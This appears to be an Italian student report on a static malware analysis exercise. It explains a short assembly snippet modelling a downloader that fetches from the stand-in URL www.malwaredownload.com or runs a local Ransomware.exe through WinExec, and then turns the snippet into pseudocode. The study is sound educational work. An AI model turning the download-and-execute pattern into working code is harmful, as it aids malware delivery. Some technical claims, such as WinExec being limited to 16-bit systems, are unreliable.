Floriana Feminò

20/01/2023

MALWARE ANALYSIS

Analisi Statica Avanzata

Tasks:

1. **Individuazione e descrizione del salto condizionale operato dal malware**
2. **Ideazione di un diagramma di flusso che evidenzi i salti condizionali effettuati (tramite una linea verde) e non (tramite una linea rossa)**
3. **Illustrazione delle funzionalità implementate all'interno del malware**
4. **Illustrazione delle istruzioni call presenti in tabella 2 e 3 e dettaglio della modalità di passaggio degli argomenti alle successive chiamate di funzione**
5. **Ulteriori dettagli ed approfondimenti**

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI = www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Documents and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. Individuazione e descrizione del salto condizionale operato dal malware

I **salti condizionali** in linguaggio Assembly comportano una modifica del flusso di informazioni solo se è soddisfatta una certa condizione riguardante i bit del registro di stato del processore: essi vengono configurati dal processore in valori diversi a seconda del risultato della precedente **istruzione condizionale** eseguita.

Le due istruzioni condizionali più comuni sono **test** e **cmp** (= *compare*). Nell'ambito dell'analisi odierna, prenderemo in esame l'istruzione condizionale cmp, che si occupa di operare un confronto tra due operandi dato dalla sottrazione dei loro valori. In base al risultato dell'operazione (= risultato uguale a 0 o diverso da 0), il valore della **Zero Flag** (ZF) contenuta nel registro "status flag" si aggiorna assumendo come valore

- **1** se il risultato dell'operazione è 0
- **0** se il risultato dell'operazione è diverso da 0

La sintassi utilizzata dall'istruzione è **cmp destinazione, sorgente**

È inoltre importante sottolineare il parallelismo tra l'istruzione cmp e il costrutto **IF** presente in molti linguaggi di programmazione ad alto livello**:** così come per il linguaggio C (e molti altri) il costrutto if si esplicita con **if (condizione) + statement**, nel linguaggio Assembly (equiparabile al linguaggio macchina a basso livello) troviamo una combinazione di **cmp e jump** (= salto ad una specifica locazione di memoria che verrà operato o meno in base alla condizione esplicitata dall'istruzione precedente cmp).

All'interno del codice Assembly oggetto di analisi odierna, possiamo rintracciare due salti condizionali, evidenziati nella figura che segue:

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Primo salto condizionale

Secondo salto condizionale


Il primo salto condizionale ci mostra una sottrazione del valore 5 al parametro contenuto nel registro **EAX** (confronto effettuato senza apportare un'effettiva modifica agli operandi, a differenza di quanto avviene per l'istruzione *sub*), precedentemente inizializzato a 5 (tramite l'istruzione *mov EAX, 5*). Ne consegue che il risultato dell'operazione è 0 e che, quindi, la ZF si aggiornerà con valore 1. Ciò fa sì che vengano meno le condizioni affinché si possa effettuare un salto **jnz** (= *jump not zero*), in quanto quest'ultimo prevederebbe un salto alla locazione di memoria **0040BBA0** se ZF non fosse settato ad 1, ossia se avesse come valore 0.

Visto il mancato soddisfacimento della condizione espressa dall'istruzione condizionale jnz, vengono dunque eseguite le righe successive del codice. Nello specifico, viene effettuato un incremento di 1

del valore del registro EBX. Successivamente, troviamo una nuova istruzione condizionale cmp che prevede un confronto operato tramite sottrazione del valore 11 al parametro contenuto nel registro **EBX**, precedentemente inizializzato a 10 (tramite l'istruzione *mov EBX, 10*) e successivamente incrementato di 1 tramite l'istruzione *inc EBX*. Anche in questo caso, il risultato dell'operazione è 0 e fa sì che la ZF si aggiorni con valore 1. L'istruzione successiva è un jz (= *jump zero*), che prevede un salto alla locazione di memoria **0040FFA0** qualora la ZF assuma valore 1. Come abbiamo appena visto, questa condizione è soddisfatta, pertanto il salto viene effettuato.

2. Ideazione di un diagramma di flusso che evidenzi i salti condizionali effettuati (tramite una linea verde) e non (tramite una linea rossa)

Per meglio illustrare quanto appena evidenziato, possiamo rappresentare le istruzioni Assembly del programma oggetto di analisi odierna un **diagramma di flusso** seguendo lo stile grafico di del noto disassembler IDA, nel modo seguente:



Le frecce di colore **verde** evidenziano i salti condizionali effettivamente operati dal programma, mentre la freccia di colore **rosso** indica il salto condizionale non effettuati dal programma a causa del mancato soddisfacimento dei requisiti della condizione.

3. Illustrazione delle funzionalità implementate all'interno del malware

Le istruzioni in linguaggio Assembly in esame ci mostrano che il programma si occupa dapprima di inizializzare due variabili contenute nei registri EAX ed EBX, assegnando come valore rispettivamente 5 e 10 (istruzioni ***mov EAX, 5*** e ***mov EBX, 10***). Successivamente, il programma mostra un salto condizionale *jnz* (non effettuato) alla locazione di memoria 0040BBA0 che, in caso di soddisfacimento dei requisiti indicati dall'istruzione cmp, ci porterebbe alla porzione di codice contenuta nella **Tabella 2** e farebbe sì che il contenuto dell'indirizzo di memoria sorgente **EDI** fosse copiato all'interno del registro **EAX** (***mov EAX, EDI***). Nello specifico, notiamo che l'argomento **EDI** è

costituito dall'URL www.malwaredownload.com. A questo punto, tramite l'istruzione ***push EAX***, verrebbe inserito in cima allo stack il valore del registro EAX. Infine, verrebbe effettuata una chiamata alla funzione **DownloadToFile()** (istruzione ***call DownloadToFile()***) che avrebbe come parametro il già citato registro EAX.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI = www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Come abbiamo avuto modo di notare, il salto condizionale jnz non viene però effettuato, motivo per cui il programma prosegue la sua esecuzione eseguendo un incremento del valore del registro EBX (***inc EBX***). In seguito, viene effettuato un salto condizionale *jz* alla locazione di memoria 0040FFA0 che ci porta alla porzione di codice contenuta nella Tabella 3:

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Documents and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il contenuto dell'indirizzo di memoria sorgente **EDI** viene copiato all'interno del registro **EDX** (***mov EDX, EDI***). In questo caso, l'argomento **EDI** è costituito dal path **C:\Documents and Settings\Local User\Desktop\Ransomware.exe**, ossia il percorso all'interno del quale è contenuto il malware. A questo punto, tramite l'istruzione ***push EDX***, viene inserito in cima allo stack il valore del registro EDX, corrispondente all'eseguibile del malware. Infine, viene effettuata una chiamata alla funzione **WinExec()** (istruzione ***call WinExec()***) che ha come parametro il già citato registro EDX.

Riepilogando, all'interno del codice esaminato sono presenti due chiamate di funzione, di cui una effettivamente eseguita (*call WinExec()*) e una non eseguita a causa del mancato soddisfacimento dei requisiti dell'istruzione condizionale di riferimento.

- La chiamata di funzione ***call DownloadToFile()*** si occupa di scaricare un file presente all'URL www.malwaredownload.com
- La chiamata di funzione ***call WinExec()*** si occupa invece di eseguire un file .exe presente all'interno del path **C:\Documents and Settings\Local User\Desktop\Ransomware.exe**

4. Illustrazione delle istruzioni call presenti in tabella 2 e 3 e dettaglio della modalità di passaggio degli argomenti alle successive chiamate di funzione

Come abbiamo avuto modo di notare, all'interno delle istruzioni call presenti in tabella 2 e 3 emerge la presenza dell'argomento "**EDI**".

In Tabella 2, tale argomento viene trasferito alla funzione ***DownloadToFile()*** a seguito dello spostamento in cima allo stack (tramite istruzione *push*) del registro **EAX**, all'interno del quale viene precedentemente copiato il valore dell'argomento **EDI** tramite istruzione ***MOV EAX, EDI***.

In Tabella 3, l'argomento EDI viene trasferito alla funzione WinExec() a seguito dello spostamento in cima allo stack (tramite istruzione *push*) del registro **EDX**, che aveva precedentemente assunto il valore di EDI tramite istruzione ***MOV EDX, EDI***.

5. Ulteriori dettagli ed approfondimenti

L'analisi odierna ricade nel settore della Malware Analysis dedicato all'**Analisi Statica Avanzata**: abbiamo infatti esaminato un malware consultando esclusivamente le istruzioni in Assembly che lo compongono e senza eseguirlo, diversamente da quanto avviene nell'**analisi dinamica**.

Considerazioni sul comportamento del malware

In base alle istruzioni Assembly analizzate, possiamo concludere che il malware in esame appartenga alla categoria dei **Downloader**; si tratta dunque di un tipo di programma che **scarica da internet un malware** oppure un componente di esso e lo esegue su un sistema target.

In fase di analisi, possiamo identificare un download in quanto utilizzerà inizialmente l'**API DownloadToFile()** per scaricare bit da internet e salvarli all'interno di un file sul disco rigido del computer infetto. Nel caso di oggi, le istruzioni analizzate fanno pensare che, qualora il file non sia già presente all'interno del sistema vittima, il programma avvierà il download di un malware dall'URL www.malwaredownload.com; in caso contrario, tramite l'API **WinExec()** il programma avvierà il malware presente all'interno del path **C:\Documents and Settings\Local User\Desktop\Ransomware.exe**.

È utile specificare che, per procedere all'avvio del malware, il downloader può utilizzare diverse **APIs** messe a disposizione da Windows, per esempio

- **CreateProcess()**
- **WinExec()** (valida però solo su sistemi a 16 bit; oggi è stata sostituita da *CreateProcess()*)
- **ShellExecute()**

In linea generale, è anche importante ricordare che, in fase di analisi dinamica avanzata tramite debugger, è necessario impostare un breakpoint alla chiamata di funzione *DownloadToFile()* per capire quali parametri sono stati passati alla funzione, ossia quale URL il malware sta cercando di raggiungere per scaricare il file malevolo.

Tornando alle analisi odierne, abbiamo avuto modo di notare che il malware eseguito dal downloader analizzato rientra nella categoria dei **Ransomware**: si tratta di una categoria di malware che sfrutta le vulnerabilità di un sistema per ottenere privilegi di amministratore e crittografare l'intero file system della vittima, rendendo così inaccessibile il contenuto di ogni file e cartella su un computer remoto. Uno dei più comuni mezzi di diffusione dei ransomware sono le campagne di **phishing**. Una volta installato, il ransomware naviga tutto il file system della macchina vittima per cifrare tutti i file presenti in esso **chiedendo come riscatto una somma di denaro in cambio della chiave per decriptare nuovamente i file.** Ciò accade perché i file criptati dal Ransomware presentano una chiave di cifratura tenuta ovviamente segreta dagli attaccanti, per indurre la vittima al pagamento della cifra richiesta.

Per prevenire e/o mitigare i rischi potenzialmente disastrosi derivanti da un attacco ransomware, è di estrema importanza condurre specifiche azioni di *business continuity* e *disaster recovery* volte a gestire le criticità a valle di un attacco (qualora avvenisse) ed implementare misure di sicurezza preventive per ridurre a monte i potenziali danni derivanti da una **perdita di dati**; a questo proposito, è di fondamentale importanza impostare delle regolari e frequenti operazioni di **backup** di tutti i file del sistema. Tra le possibili strategie di backup troviamo:

Full backup – tutti i dati e le configurazioni vengono copiati completamente. Si tratta di una strategia utilizzata in contesti con alta disponibilità di spazio per il salvataggio dei dati, vista la non indifferente quantità di spazio di archiviazione richiesta da questa operazione. Non è il massimo in ottica di ottimizzazione dello spazio.

Incremental backup – solo i dati che sono stati modificati dall'ultimo backup incrementale vengono copiati e salvati; questa strategia è particolarmente conveniente in ottica di risparmio del tempo.

Differential backup – solo i dati che sono stati modificati dall'ultimo full backup vengono copiati e salvati. Inoltre, questa strategia è la più veloce in ottica di lettura dati.

Analisi delle singole istruzioni

Istruzione	Operandi	Significato
mov	EAX, 5	Copia il valore 5 nel registro EAX
mov	EBX, 10	Copia il valore 10 nel registro EBX
cmp	EAX, 5	Viene effettuata una sottrazione tra il parametro contenuto nel registro EAX e 5 andando a modificare la Zero Flag (ZF) e la Carry Flag (CF) del registro
jnz	loc 0040BBA0	Salta alla locazione di memoria 0040BBA0 se ZF = 0
inc	EBX	Incrementa il registro EBX di 1
cmp	EBX, 11	Viene effettuata una sottrazione tra il parametro contenuto nel registro EBX e 11 andando a modificare la Zero Flag (ZF) e la Carry Flag (CF) del registro
jz	loc 0040FFA0	Salta alla locazione di memoria 0040FFA0 se ZF = 1
mov	EAX, EDI	Copia il contenuto dell'indirizzo di memoria sorgente EDI nel registro EAX
push	EAX	Inserisce il registro EAX in cima allo stack

call	DownloadToFile()	Chiama la funzione DownloadToFile()
mov	EDX, EDI	Copia il contenuto dell'indirizzo di memoria sorgente EDI nel registro EDX
push	EDX	Inserisce il registro EDX in cima allo stack
call	WinExec()	Chiama la funzione WinExec()

Pseudocodice

Si può riassumere il funzionamento del malware, in base alle istruzioni Assembly in nostro possesso, nel seguente **pseudocodice:**

```
int a = 5;
int b = 10;

if (a-5 != 0)
        {
        char URL = www.malwaredownload.com;
        DownloadToFile (URL);
        }

else
        {
        b++;
        if (b-11 == 0)
                {
                char Path = C:\Documents and Settings\Local User\Desktop\Ransomware.exe;
                WinExec (Path);
                }
        }
```